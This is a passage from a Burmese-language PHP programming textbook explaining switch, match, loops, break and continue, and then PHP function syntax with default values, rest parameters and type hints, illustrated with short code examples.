`else if` ဖြစ်သွားတာပါ။ ကြားထဲမှာ `Space` ခြားထားပါတယ်။ `else Statement` အတွက် နောက်ထပ် ထပ်ဆင့် `if Statement` တစ်ခုကို ပေးလိုက်တာပါ။ `elseif` ဆိုတဲ့ သီးခြား `Statement` မဟုတ်ပေမယ့် ရလဒ်ကတော့ အတူတူပါပဲ။

PHP မှာ `Switch Statement` လည်းရှိပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

$day = date("D");

switch($day) {
    case "Sat":
    case "Sun":
        echo "Weekend";
        break;
    case "Fri":
        echo "TGIF";
        break;
    default:
        echo "Weekday";
}
```

switch ရဲ သဘောအရ ပေးလိုက်တဲ့တန်ဖိုးနဲ့ ညီတဲ့ case ကိုသွားပြီး အလုပ်လုပ်မှာဖြစ်လို့ \$day က စနေနေ့ဖြစ်ခဲ့ရင် Sat case ကိုရောက်သွားမှာပါ။ ဘာ Statement မှမရှိတဲ့အတွက် နောက်တစ်ဆင့်ဖြစ်တဲ့ Sun case ကိုဆက်သွားလိုက်မှာဖြစ်လို့ Weekend ဆိုတဲ့ရလဒ်ကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ ပြီးတဲ့အခါ break Statement ကိုတွေ့တဲ့အတွက် နောက်အဆင့်ကို ဆက်မသွားတော့ပဲ အဲဒီနေရာမှာတင် ရပ်လိုက် မှာ ဖြစ်ပါတယ်။ အကယ်၍ \$day က သောကြာနေ့ဆိုရင်တော့ Fri case ကိုရောက်သွားပြီး TGIF ဆိုတဲ့ ရလဒ်ကို ဖော်ပြုမှာ ဖြစ်ပါတယ်။ ပြီးတဲ့အခါ break Statement နဲ့ ရပ်ခိုင်းထားတဲ့အတွက် နောက်အဆင့် ကို ဆက်မသွားတော့ဘဲ အဲဒီနေရာမှာတင် ရပ်လိုက်မှာ ဖြစ်ပါတယ်။ ပေးထားတဲ့ case တွေ တစ်ခုမှာ မ ကိုက်ရင်တော့ default Statement ကို အလုပ်လုပ်သွားမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် \$day တန်ဖိုး Sat, Sun, Fri တစ်ခုမှမဟုတ်ခဲ့ရင် Weekday ဆိုတဲ့ရလဒ်ကို ရမှာပဲ ဖြစ်ပါတယ်။

PHP 8 မှာ switch Statement နဲ့ဆင်တူတဲ့ match Expression ဖြည့်စွက် ပါဝင်လာပါတယ်။ သူက Expression ဖြစ်သွားတဲ့အတွက် Variable ထဲကို ထည့်လိုက်လို့ရ တာမျိုး အပါအဝင် ထူးခြားတဲ့ အသုံးပြု မှုမျိုးတွေနဲ့ သုံးလို့ရနိုင်သွားပါတယ်။ ဒီလိုပါ -

PHP >= 8.0

```
<?php

$day = date("D");

$result = match($day) {
    "Sat", "Sun" => "Weekend",
    "Fri" => "TGIF",
    default => "Weekday"
};

echo $result;
```

ထူးခြားတဲ့ရေးထံးဖြစ်လို သေချာလေး ဂရိစိက်ကြည့်လိုက်ပါ။ \$result Variable နဲ့ match() ကပြန်ပေးတဲ့ ရလဒ်ကို လက်ခံထားပါတယ်။ match ငဲ့နောက်က ကွင်းစကွင်းပိတ်တဲ့မှာ စစ်ချင်တဲ့ တန်ဖိုးကိုပေးရပါတယ်။ နူးနာအရ Sat နဲ့ Sun ဆိုရင် Weekend ကို ပြန်ပေးလိုက်မှာပါ။ echo နဲ့ရှိက်ထုတ်ထားတာ မဟုတ်ပါဘူး။ Return ပြန်ပေးရမယ့် တန်ဖိုးကို သတ်မှတ်ထားတာပါ။ သူမှာလည်း default ရေးထံးပါဝင်ပါတယ်။ အားလုံးပြီးတော့မှ နောက်ဆုံးမှာ ရလဒ် \$result ကို echo နဲ့ ရှိက်ထုတ်ထားခြင်းပဲ ဖြစ်ပါတယ်။

switch က တန်ဖိုးနှင့်ယူညီ == ကိုသုံးပြီး match က === ကိုသုံးတယ်ဆိုတာကိုလည်း သတိပြုပါ။
switch မှာ switch("5") လိုစစ်ထားရင် case 5 ကို အလုပ်လုပ်ပေးပါတယ်။ String "5" ကိုစစ်ထားပေမယ့် Integer 5 ဆိုရင်လည်း အလုပ်လုပ်ပေးမှာပါ။ match("5") လိုစစ်ထားရင်တော့ 5 => ကို အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ String "5" ကို စစ်ထားတဲ့အတွက် String "5" ကိုတွေ့မှုသာ အလုပ်လုပ်မှာ မိုလိုပါ။

PHP မှာ အကြိမ်ကြိမ် Loop လုပ်ပြီးရေးရမယ့် ကုဒ်တွေအတွက် while, do-while နဲ့ for Statement တို့ကို သုံးနိုင်ပါတယ်။ while Statement ဟာ Condition က true ဖြစ်နေသူ ပေးလိုက်တဲ့ ကုဒ်တွေကို ထပ်ခါထပ်ခါ အလုပ်လုပ်ပေးမှာဖြစ်ပါတယ်။

PHP

```
<?php

$nums = [12, 42, -2, 8, 621];

$i = 0;
$result = 0;

while($i < count($nums)) {
    $result += $nums[$i];
    $i++;
}

echo $result; // 681
```

ပေးထားတဲ့ကုဒ်မှာ ကိန်းကဏ္ဍးတန်ဖိုးတွေပါဝင်တဲ့ \$nums Array တစ်ခုရှိပါတယ်။ အဲဒီ Array ထဲက တန်ဖိုးအားလုံးကို ပေါင်းလိုက်ချင်တာပါ။ ဒါကြောင့် Variable နှစ်ခုထပ်ကြညာပါတယ်။ \$i တန်ဖိုးကို 0 လိုအပ်တဲ့အတွက် သတိမှတ်ထားသလို \$result တန်ဖိုးကိုလည်း 0 လိုအပ်တဲ့အတွက် သတိမှတ်ထားပါတယ်။ while Statement မှာ တော့ Condition အနေနဲ့ \$i တန်ဖိုးက \$nums Array မှာပါဝင်တဲ့ Index အရေအတွက်ထက် ငယ်နေ သူ၏ ထပ်ခါထပ်ခါ အလုပ်လုပ်ဖို့ သတ်မှတ်ပေးထားပါတယ်။ အလုပ်တစ်ကြိမ်လုပ်တိုင်း \$i++ နဲ့ 1 တိုးထားတဲ့အတွက် အကြိမ်ရေပြည့်လို့ သတ်မှတ် Condition နဲ့မကိုက်တော့ရင် ရပ်သွားမှာပါ။ တစ်ကြိမ် အလုပ်လုပ်တိုင်း \$result တန်ဖိုးထဲက လက်ရှိအလုပ်လုပ်နေတဲ့ \$nums Array ရဲ့ Index မှာရှိတဲ့ တန်ဖိုးကို ပေါင်းပေါင်း ထည့်သွားတဲ့အတွက် Loop ပြီးသွားတဲ့အခါ စုစုပေါင်း ပေါင်းခြင်းရလဒ်ကို \$result ထဲမှာ ရရှိသွားတာပဲ ဖြစ်ပါတယ်။

တစ်ကယ်တော့ Array ထဲက တန်ဖိုးတွေ ပေါင်းတာလောက်က array_sum() တို့ array_reduce() တို့လို Standard Function တွေနဲ့တင် ပြီးပါတယ်။ ကိုယ့်ဘာသာ ပေါင်းစွဲ မလိုပါဘူး။ ဒါပေမယ့် Loop နမူနာ စမ်းရေးချင်ရင် စမ်းရေးလို့ရအောင် ကိုယ့်ဘာသာ ပေါင်းပေးလိုက်တာပါ။

Loop တွေနဲ့အတူ continue Statement ကိုလိုအပ်ရင် တဲ့သုံးနိုင်ပါတယ်။ continue Statement ကို တွေ့ရင် လက်ရှိအလုပ်ကိုရပ်လိုက်ပြီး နောက်တစ်ကြိမ်ပြန်စပေးသွားမှာပါ။ ဥပမာ - ပေးထားတဲ့ ကိန်း ကဏ္ဍးတွေထဲမှာ အနှစ်ကိန်းပါရင် ထည့်မပေါင်းဘဲ ကျော်လိုက်စေချင်တယ်ဆုံးရင် ဒီလိုရေးလို့ရပါတယ်။

PHP

```
<?php

$nums = [12, 42, -2, 8, 621];

$i = 0;
$result = 0;

while($i < count($nums)) {
    if($nums[$i] < 0) {
        $i++;
        continue;
    }

    $result += $nums[$i];
    $i++;
}

echo $result; // 683
```

နမူနာအရ လက်ရှိတန်ဖိုး 0 ထက်ငယ်ရင် continue နဲ့ ရပ်လိုက်ပြီး နောက်တစ်ကြမ် ပြန်စသွားမှာပါ။ ဒါကြောင့် \$result ထဲမှာ အနှုတ်ကိန်းတန်ဖိုးတွေ ထည့်ပေါင်းတော့မှာ မဟုတ်ပါဘူး။

လက်ရှိအလုပ်လုပ်နေတဲ့ Loop ကို ရပ်လိုက်ချင်ရင်တော့ break Statement ကိုသုံးနိုင်ပါတယ်။ တစ်ကယ်တော့ break Statement က Loop မှ မဟုတ်ပါဘူး၊ ဘယ်လို ကုဒ် Block မျိုးကနေမဆို ထွက်ချင်တဲ့အခါ သုံးနိုင်ပါတယ်။ ဥပမာ - ပေးထားတဲ့ ကိန်းကဏ္ဍးတွေထဲမှာ အနှုတ်ကိန်းကိုတွေ့တာနဲ့ ရပ်လိုက်စေချင်ရင် အခုလိုရေးနိုင်ပါတယ်။

PHP

```
<?php

$nums = [12, 42, -2, 8, 621];

$i = 0;
$result = 0;

while($i < count($nums)) {
    if($nums[$i] < 0) break;

    $result += $nums[$i];
    $i++;
}

echo $result; // 54
```

`break` နောက်ကနေ လိုအပ်ရင် Argument ထည့်ပေးလိုရပါတယ်။ Default က 1 ဖြစ်ပါတယ်။ ဒါကြောင့် `break;` လိုရေးလိုက်တာဟာ `break 1;` လို ရေးလိုက်တာနဲ့ အတူတူပါပဲ။ 1 လိုပြောတဲ့အတွက် ကုဒ် Block တစ်ဆင့် ထွက်လိုက်မှာပါ။ အကယ်၍ နှစ်ဆင့်သုံးဆင့်ကျဉ်ပြီး ထွက်လိုက်ချင်ရင် `break 2;` တို့ `break 3;` တို့ကို အသုံးပြုနိုင်ပါတယ်။ `continue` မှာလည်း အလားတူပဲ လိုအပ်ရင် Argument ထည့်ပေးလိုရပါတယ်။

`do-while Statement` ကတော့ အခြေခံအားဖြင့် `while Statement` နဲ့ အတူတူပါပဲ။ ကွာသွားတာက၊ ရိုးရိုး `while Statement` မှာ Condition စစ်ပြီး မှန်မှအလုပ်လုပ်ပြီး၊ `do-while Statement` မှာတော့ အလုပ်အရင်လုပ်ပြီး Condition ကိုနောက်မှ စစ်တဲ့အတွက်၊ ပထမဆုံးတစ်ကြိမ် Condition မှန်သည်ဖြစ် စေ မှားသည်ဖြစ်စေ အလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် Condition မှန်သည်ဖြစ်စေ မှားသည်ဖြစ် စေ ပထမဆုံးအကြိမ်တော့ မဖြစ်မနေ အလုပ်လုပ်ဖို့လိုတဲ့ ကုဒ်တွေမှာ `while` အစား `do-while` ကို အသုံးပြုနိုင်ပါတယ်။

PHP

```
<?php

$nums = [12, 42, -2, 8, 621];

$i = 0;
$result = 0;

do {
    $result += $nums[$i];
    $i++;
} while ($i < count($nums));

echo $result; // 681
```

for Statement ကိုတော့ Expression (၃) ခုကို Argument အနေနဲ့ ပေးပြီးရေးရပါတယ်။ ပထမဆုံး Expression ကို စစချင်းတစ်ကြိမ် အလုပ်လုပ်ပါတယ်။ အလယ်က Expression ကတော့ Condition ဖြစ်ပြီး မှန်မှ နောက်အကြိမ်တွေ ဆက်အလုပ်လုပ်မှာပါ။ နောက်ဆုံးက Expression ကိုတော့ Loop တစ်ကြိမ်ပြီးတိုင်းတစ်ခါအလုပ်လုပ်ပေးမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် အပေါ်မှာ while တို့ do-while တို့နဲ့ ရေးထားတဲ့ကုဒ်ကို for Statement နဲ့ အခုလိုပြောင်းပြီး ရေးလိုရနိုင်ပါတယ်။

PHP

```
<?php

$nums = [12, 42, -2, 8, 621];
$result = 0;

for ($i = 0; $i < count($nums); $i++) {
    $result += $nums[$i];
}

echo $result; // 681
```

\$i Variable ကို သပ်သပ်မရေးတော့ပဲ for ရဲ ပထမ Expression Argument အနေနဲ့ ပေးလိုက်ပါတယ်။ ဒုတိယ Expression ဖြစ်တဲ့ Condition တော့ အတူတူပါပဲ၊ \$i တန်ဖိုးက \$nums Array မှာပါတဲ့ Index အရေအတွက်ထက် ငယ်နေသူ၍ အလုပ်လုပ်မှာပါ။ နောက်ဆုံး Expression အနေနဲ့ \$i++ ကို ပေးထားတဲ့ အတွက် Loop တစ်ကြိမ်ပြီးတိုင်း \$i တန်ဖိုးကို 1 တိုးပေးသွားလို့ အကြိမ်ရေပြည့်ရင် ရပ်သွားမှာပဲ ဖြစ်ပါတယ်။ နောက်ဆုံးရလဒ်ကတော့ ပြောင်းမှာ မဟုတ်ပါဘူး။

PHP မှာ Array တွက် Loop လုပ်ဖို့အတွက် foreach Statement လည်း ရှိပါသေးတယ်။ foreach Statement ကတော့ ပေးလိုက်တဲ့ Array ကို အစကနေအဆုံးထိ အလုပ်လုပ်သွားမှာမြို့လို့ Condition တွေ ဘာတွေ ပေးစရာမလိုတော့ပါဘူး။ ဒီလိုပါ –

PHP

```
<?php
$nums = [12, 42, -2, 8, 621];
$result = 0;

foreach($nums as $num) {
    $result += $num;
}

echo $result; // 681
```

foreach နဲ့ Loop လုပ်ဖို့ ပေးလိုက်တဲ့ Array ရဲ့နောက်မှာ as Keyword နဲ့ လက်ရှိအလုပ်လုပ်နေတဲ့ တန်ဖိုးကို Variable တစ်ခုနဲ့ လက်ခံလိုက်ပါတယ်။ Variable ရဲ့အမည်ကို နှစ်သက်ရာအမည် ပေးနိုင်ပြီး နဲ့ နာမှာ \$num လိုပေးထားပါတယ်။ ဒါကြောင့် \$num ထဲမှာ ရှိနေတဲ့ တန်ဖိုးကို \$result ထဲမှာ ပေါင်းထည့်သွားခြင်းအားဖြင့် လိုချင်တဲ့ ရလဒ်ကို ရရှိမှာပဲ ဖြစ်ပါတယ်။

foreach ရဲ့ထူးခြားချက်က Loop လုပ်ဖို့ပေးလိုက်တဲ့ Array ရဲ့ Index/Key ကို လိုချင်ယူလည်း Variable တစ်ခုနဲ့ လက်ခံယူလိုက်ပါသေးတယ်။ အသုံးဝင်ပါတယ်။ Array တွေ Object တွေနဲ့ အလုပ်လုပ်တဲ့အခါ Value တန်ဖိုးတွေသာမက Index တွေ Key တွေကိုပါ စီမံဖို့ လိုအပ်တတ်ပါတယ်။ ဒီလိုပါ –

PHP

```
<?php

$user = [ "alice" => 98, "bob" => 95 ];
$result = [];

foreach($user as $name => $point) {
    $result[] = $name;
}

print_r( $result );

// Array ( [0] => alice [1] => bob )
```

နမူနာမှာ \$user ဟာ Associative Array တစ်ခုပါ။ \$result ကလည်း Array အလွတ်တစ်ခုဖြစ်သွားပါပြီ။ foreach နဲ့ \$user ကို Loop လုပ်တဲ့အခါ Index ကို \$name Variable နဲ့လက်ခံပြီး Value ကို \$point Variable နဲ့လက်ခံထားပါတယ်။ ပြီးတော့မူ \$result Array ထဲကို Index ဖြစ်တဲ့ \$name တွေ ထပ်တိုးပြီး ထည့်ထည့်ပေးလိုက်တဲ့အတွက် နောက်ဆုံးမှာ Index တွေကိုချည်းပဲ Array တစ်ခုအနေနဲ့ စုစည်းထားတဲ့ ရလဒ်ကို ရရှိခြင်းဖြစ်ပါတယ်။

ဒီနေရာမှာလည်း array_keys() လို့ Standard Function ကို သုံးလိုက်ရင် ရပေမယ့်၊ ကိုယ်ဝိုင်စီမံရေးသားဖို့ လိုအပ်ချက်တွေကလည်း သူ့နေရာနဲ့သူ ရှိလာမှာဖြစ်ပါတယ်။

အခန်း (၃၀) – PHP Functions

JavaScript လို Language မျိုးဟာ Object-Oriented Language လိုပြောလိုရပါတယ်။ Object-Oriented ကုဒ်တွေ ရေးလို ရယံသာမက Language Feature တော်တော်များများက Object တွေ မို့လိုပါ။ ဥပမာ အခြေခံ Data Types တွေ ဖြစ်ကြတဲ့ Number တို့ဟာ ရှိုးရှိုး Value ဟုတ်ဘဲ Object တွေဖြစ်ကြပါတယ်။ ဒါကြောင့်လည်း ဒီလို ကုဒ်မျိုးတွေ ရေးလိုရတာပါ -

JavaScript

```
"Hello".length          // 5
3.1416.toFixed(2)      // 3.14
```

Property တွေ Method တွေ ဖြစ်ကြတဲ့ length တို့ toFixed() တို့ကို စာတွေ၊ ကိန်ကဏ္ဍးတွေပေါ်မှာ တို့ကိုရှိကိုသုံးလိုရနေတာဟာ အူးဒီစာတွေ၊ ကိန်းကဏ္ဍးတွေ ကိုယ်တိုင်က Object တွေ ဖြစ်နေလိုပါ။ Array တွေဟာဆိုရင်လည်း Object တွေပါပဲ။ ဒါကြောင့် အခုလို ကုဒ်မျိုးတွေ ရေးလိုရတာပါ။

JavaScript

```
[1, 2, 3].length          // 3
[1, 2, 3].reduce((a, b) => a + b) // 6
```

ဒါတင်သာမက တစ်ခါတစ်ရုတွေရတဲ့ Standard Function တွေဟာလည်း တစ်ကယ်တော့ ရှိုးရှိုး Function တွေ မဟုတ်ကြပါဘူး။ Global Object တို့ Window Object တို့ရဲ့ Method တွေသာ ဖြစ်ပါတယ်။ ဥပမာ alert() ခေါ်တဲ့ Function တစ်ခုကို ခေါ်သုံးလို ရပေမယ့် တစ်ကယ်တော့ window.alert() လို့ခေါ်တဲ့ Object Method တစ်ခုသာ ဖြစ်ပါတယ်။ ဒါကြောင့် JavaScript လို

Language မျိုးမှာ အရာတော်တော်များများက Object တွေမြို့လို့ ရေးတဲ့အခါ Imperative ပုံစံ၊ Procedural ပုံစံ၊ OOP ပုံစံ အမျိုးမျိုး ရေးလို့ရပေမယ့် Language ကိုယ်တိုင်ကတော့ Object-Oriented Language ဖြစ်တယ်လို့ ဆိုနိုင်တဲ့ သဘောမျိုးပါ။

PHP မှာလည်း Imperative ပုံစံ၊ Procedural ပုံစံ၊ OOP ပုံစံ စသည်ဖြင့် ကုဒ်တွေကို ပုံစံအမျိုးမျိုးနဲ့ ရေးလို့ရပေမယ့် Language ကိုယ်တိုင်ကတော့ Object-Oriented Language မဟုတ်ပါဘူး။ Procedural Language တစ်ခုသာ ဖြစ်ပါတယ်။ Standard Class တစ်ချို့ Language နဲ့အတူ ပါဝင်ပေမယ့် လိုချင်တဲ့ ရလဒ်ရဖို့အတွက် Function တွေ Procedure တွေကိုသာ အများအားဖြင့် အသုံးပြုရတာပါ။

JavaScript မှာ String တစ်ခုမှာပါတဲ့ စာလုံးအရေးအတွက် သိချင်ရင် String.length Object Property ကို သုံးရပေမယ့် PHP မှာ strlen() Function ကို သုံးရပါတယ်။ JavaScript မှာ Array တစ်ခုမှာပါတဲ့ Index အရေအတွက်ကို သိချင်ရင် Array.length Object Property ကို သုံးရပေမယ့် PHP မှာ count() Function ကို သုံးရပါတယ်။ အထက်ကန္တမူနာမှာ ပြောတဲ့ Array.reduce() Object Method လို့ လုပ်ဆောင်ချက်မျိုး ရဖို့အတွက် array_reduce() Function ကို သုံးရမှာပါ။

ဒါကြောင့် PHP ဟာ လိုချင်တဲ့ရလဒ်ရဖို့အတွက် သူမှာအသင့်ပါတဲ့ Standard Function တွေ Procedure တွေကိုအသုံးပြုရတဲ့ Procedural Language တစ်ခုဖြစ်တယ် လို့ ဆိုနိုင်တာပါ။ အသုံးဝင်တဲ့ Standard Function တွေ အမြောက်အများ Language နဲ့အတူ ပါဝင်သလိုပဲ ကိုယ်တိုင်လည်း Function တွေကို လိုအပ်သလို ဖန်တီးရေးသား အသုံးပြုနိုင်ပါတယ်။

PHP မှာ Function တွေ ရေးသားပုံ၊ ခေါ်ယူအသုံးပြုပုံတွေဟာ JavaScript နဲ့ တော်တော်လေး ဆင်တူပါတယ်။ ဂဲပြားမှုတွေလည်း ရှိပါတယ်။ Function တစ်ခုကြေညာဖို့အတွက် function Statement ကို အသုံးပြုပြီးတော့ အခုလို ရေးသားနိုင်ပါတယ်။

PHP

```
<?php

function add($a, $b) {
    echo $a + $b;
}

add(1, 2);      // 3
```

နမူနာအရ add() Function ကို Parameters နှစ်ခုနဲ့အတူ ကြေညာထားပါတယ်။ ဒါကြောင့် ခေါ်ယူ အသုံးပြုတဲ့အခါ Arguments နှစ်ခု ပေးပြီး ခေါ်ယူအသုံးပြုဖို့ လိုပါတယ်။ JavaScript မှာဆိုရင် ပေးတဲ့ Argument မစုစုတဲ့အခါ အလုပ်လုပ်ပုံ မမှန်ပေမယ့် Error တော့မဖြစ်ပါဘူး။ PHP မှာတော့ ပေးတဲ့ Argument မစုစုရင် Error တက်ပါတယ်။

```
add(1);      // Error: Too few arguments
```

ပေးတဲ့ Argument ပို့သွားရင်တော့ Error မတက်ပါဘူး။ ဒါပေမယ့် ပို့သွားတဲ့ Argument တွေကို ထည့်သွင်းလက်ခံ မလုပ်လုပ်မှာလည်း မဟုတ်ပါဘူး။

```
add(1, 2, 3);  // 3
```

Function ခေါ်ယူတဲ့နေရာကို တန်ဖိုးတစ်ခု ပြန်ပေးလိုရင် return Statement နဲ့ပေးနိုင်ပါတယ်။ PHP Function တွေက return Statement မပါရင် Default အနေနဲ့ NULL ကို Return ပြန်ပေးပါတယ်။

PHP

```
<?php

function add($a, $b) {
    return $a + $b;
}

$result = add(1, 2);

echo add(1, 2);      // 3
```

နမူနာအရ add() Function က \$a နဲ့ \$b ပေါင်းခြင်းရလဒ်ကို Return ပြန်ပေးထားပါတယ်။ ဒါကြောင့် ခေါ်ယူလိုက်တဲ့ Statement နှစ်ခုမှာ ပထမတစ်ခုက ပြန်ရလာတဲ့ Return Value ကို \$result Variable ထဲမှာ ထည့်ပေးလိုက်လို့ \$result ရဲ့ တန်ဖိုး 3 ဖြစ်သွားမှာပါ။ ရလဒ်ကို ဖော်ပြုမှာတော့ မဟုတ်ပါဘူး။ ဖော်ပြခိုင်းထားခြင်း မရှိလိုပါ။ ဒုတိယတစ်ခုကျတော့မှ echo နဲ့ ရလဒ်ကို ဖော်ပြစေလို့ 3 ကို ရလဒ်အနေ နဲ့ တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

Parameter တွေမှာ Default Value သတ်မှတ်ပေးထားလိုလည်း ရနိုင်ပါတယ်။ ဒီလိုသတ်မှတ်ပေးထား မယ်ဆိုရင်တော့ Function ခေါ်ယူတဲ့အခါ အဲဒီ Parameter အတွက် Argument ပါမလာခဲ့ရင် သတ်မှတ် ထားတဲ့ Default Value ကို သုံးပေးသွားမှာပါ။

PHP

```
<?php

function add($a, $b = 0) {
    echo $a + $b;
}

add(1, 2);           // 3
add(9);             // 9
```

နမူနာအရ add() Function မှာ \$a နဲ့ \$b ဆိုပြီး Parameter နှစ်ခုရှိပါတယ်။ \$b အတွက် Default Value အဖြစ် 0 လိုသတ်မှတ်ပေးထားပါတယ်။ ဒါကြောင့် add(1, 2) လို့ ခေါ်ယူလိုက်တဲ့အခါ \$a တန်ဖိုး 1 ဖြစ်သွားပြီး \$b တန်ဖိုး 2 ဖြစ်သွားလို့ ရလဒ်အနေနဲ့ 3 ကို တွေ့မြင်ရတာပါ။ add(9) လို့ ခေါ်တဲ့ အခါ Argument မပြည့်စုံပေမယ့် Error မတက်တော့ပါဘူး။ \$a တန်ဖိုး 9 ဖြစ်သွားပြီး \$b တန်ဖိုးမပါလို့ Default Value ဖြစ်တဲ့ 0 ကို အသုံးပြု အလုပ်လုပ်ပေးသွားမှာမူမြှို့လို့ ဖြစ်ပါတယ်။

PHP မှာ Rest Parameter ရေးထုံးလည်း ရှိပါသေးတယ်။ ဒီလိုပါ –

PHP

```
<?php

function add($a, ...$b) {
    print_r($b);
}

add(1, 2, 3, 4);

// Array ( [0] => 2 [1] => 3 [2] => 4 )
```

နမူနာအရ \$b Parameter ဟာ Rest Parameter တစ်ခုဖြစ်လို ပါဝင်လာတဲ့ Argument အားလုံးကို
လက်ခံထားပေးမှာပါ။ add(1, 2, 3, 4) လိုခေါ်လိုက်တဲ့အခါ \$a တန်ဖိုး 1 ဖြစ်သွားပြီး ကျန်တဲ့ 2,
3, 4 အားလုံးဟာ \$b တဲ့မှာ Array တစ်ခုအနေနဲ့ ရောက်ရှိသွားတယ်ဆိုတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

အရင်တုံးက PHP မှာ Rest Parameter ရေးထုံးမရှိပါဘူး။ အဲဒီလို မရှိချိန်ကဆိုရင်တော့ အခုလို ရေးခဲ့ကြရ
ပါတယ်။

PHP

```
<?php

function add() {
    $args = func_get_args();
    print_r($args);
}

add(1, 2, 3, 4);

// Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
```

func_get_args() လိုခေါ်တဲ့ Standard Function ကိုသုံးပြီး Argument စာရင်းကို ရယူခဲ့ကြရတာ
ပါ။ အခုတော့ မလိုအပ်တော့ပါဘူး။ ပိုကောင်းတဲ့ Rest Parameter ရေးထုံးရှိသွားပါပြီ။ ပရောဂျက်
အဟောင်းတွေနဲ့ ကုဒ်နမူနာ အဟောင်းတွေမှာ func_get_args() ကိုသုံးပြီး ရေးထားတာ တွေ့ရင်
ဘာကိုဆိုလိုတာလည်း သိအောင်သာ ထည့်ပြောလိုက်တာပါ။

PHP Function တွေကြေညာတဲ့အခါ Parameter တွေကို Type Hint လုပ်ပြီးလက်ခံလိုရပါတယ်။ ဒါကြောင့် Function ခေါ်ယူတဲ့အခါ သတ်မှတ်ထားတဲ့ Type နဲ့ကိုက်ညီတဲ့ တန်ဖိုးကိုသာ ပေးလိုရတော့မှာပါ။ ဒါဟာ PHP 7 မှာ စတင်ပါဝင်လာတဲ့ အလွန်အရေးပါတဲ့ လုပ်ဆောင်ချက် ဖြစ်ပါတယ်။

PHP

```
<?php

function add($nums) {
    return array_sum($nums);
}

echo add(1, 2);

// Error: array_sum(): Argument must be array
```

ဒီနမူနာမှာ add() Function ကိုခေါ်တဲ့အခါ Array ကို Argument အနေနဲ့ ပေးဖို့လိုအပ်ပါတယ်။ ဒါတော့ မှ အလုပ်လုပ်ပုံမှန်မှာပါ။ နမူနာမှာ ရုံးရုံး Integer တွေပေးထားတဲ့အတွက် Error တက်ပါတယ်။ Function ခေါ်တဲ့အချိန်မှာ တက်တာမဟုတ်ပါဘူး။ Function ထဲက array_sum() ကိုအလုပ်လုပ်ချိန်ကျတော့မှ တက်တာပါ။ ဒါ Error ကို ကြည့်လိုက်ရင် array_sum() ကိုခေါ်ရင် Array ကိုပေးရမယ်လို့ ပြောနေပါတယ်။ တစ်ကယ်တစ်း Function ခေါ်တာက array_sum() ကိုခေါ်နေတာ မဟုတ်ပါဘူး။ add() ကို ခေါ်နေတာပါ။ Error က မတိကျပါဘူး။ Function ခေါ်တဲ့သူက "ဘာကြီးလဲ၊ ငါခေါ်တာ add() လေ ဘာဖြစ်လို့ array sum() Error တက်နေတာလဲ" ဆိုပြီး ခေါင်းစားသွားနိုင်ပါတယ်။ အခါက နမူနာကုဒ်လေးမို့လိုသာ မြင်သာတာပါ။ တစ်ကယ် ပရောဂျက်တွေမှာ Function တွေကို အဆင့်ဆင့် ချိတ်ဆက်ခေါ်ယူထားကြမှာ ဖြစ်လို့ ဘာကြောင့် Error ဖြစ်နေတဲ့ အဖြောဖို့အတွက် အဆင့်ဆင့် လိုက်ရှာရတော့မှာပါ။ အချိန်တွေကုန်သလို စိတ်ညွှန်စရာလည်း ကောင်းပါတယ်။ ဒါကုဒ်ကိုပဲ အခုလို့ ပြင်ရေးလိုက်နိုင်ပါတယ် -

PHP >= 7.0

```
<?php

function add(Array $nums) {
    return array_sum($nums);
}

echo add(1, 2);

// Error: add(): Argument must be array
```

Function ကြေညာစဉ်မှာ လက်ခံမယ့် Parameter ဟာ Array ဖြစ်ကြောင့် Hint လုပ်ပေးလိုက်တာပါ။ Scalar Type Hinting လိုခေါ်ပါတယ်။ ဒီဥပမာမှာလည်း ခေါ်ယူပုံ မမှန်လို့ Error တက်တာပါပဲ။ ဒါပေမယ့် Error က တိကျားသွားပါဖြူ။ add() ကိုခေါ်တဲ့အခါ Array ကို Argument အနေနဲ့ ပေးရမယ်ဆိုတဲ့ Error ဖြစ်သွားလို့ အကြောင်းရင်းက ရှင်းသွားပါတယ်။ ဒါကြောင့် ဒါ Type Hinting လုပ်ဆောင်ချက်ဟာ အလွန် အရေးပါတယ်လို့ ပြောတာပါ။ ကုဒ်တွေထဲမှာ Error ရှိလာတဲ့အခါ ပိုပြီးတော့ အမှားရှာရလွယ်ကူ မြန်ဆန် သွားစေမှာ ဖြစ်ပါတယ်။

Return Type Hinting လုပ်ဆောင်ချက်လည်း ရှိပါသေးတယ်။ ဒီလိုပါ -

PHP

```
<?php

function add(Array $nums) : float {
    echo array_sum($nums);
}

add([1, 2]);

// Error: add(): Return value must be float
```

Function ပိုက်ကွင်းအပိတ်နဲ့ တွန်းကွင်းအစ ကြားထဲမှာ Colon လေးခံပြီး Return Type ကို သတ်မှတ်ပေးရတာပါ။ ဒီနမူနာမှာ Function ရဲ့ Return Value ဟာ float ဖြစ်ရမယ်လို့ သတ်မှတ်ထားပါတယ်။ ဒါကြောင့် Array ကို Argument အနေနဲ့ပေးပြီး ခေါ်ယူအသုံးပြုထားလို့ အသုံးပြုပုံ မှန်ပေမယ့် Error တက်နေပါတယ်။ Function က Return ပြန်ပေးမထားလို့ Return Value က NULL ဖြစ်နေလိုပါ။

PHP 8 မှာတော့ Union Type လိုခေါ်တဲ့ လုပ်ဆောင်ချက် ဖြည့်စွက်ပါဝင်လာပါတယ်။ Type Hint လုပ်တဲ့ အခါ တစ်မျိုးထက်ပိုပြီး Hint လုပ်လိုဘုားစေတဲ့ ရေးနည်းပါ။ ဒီလိုပါ -

PHP >= 8.0

```
<?php

function price(int|float $n) {
    return "Price is \$\$n";
}

echo price(3.1);      // Price is $3.1
echo price(2);        // Price is $2
```

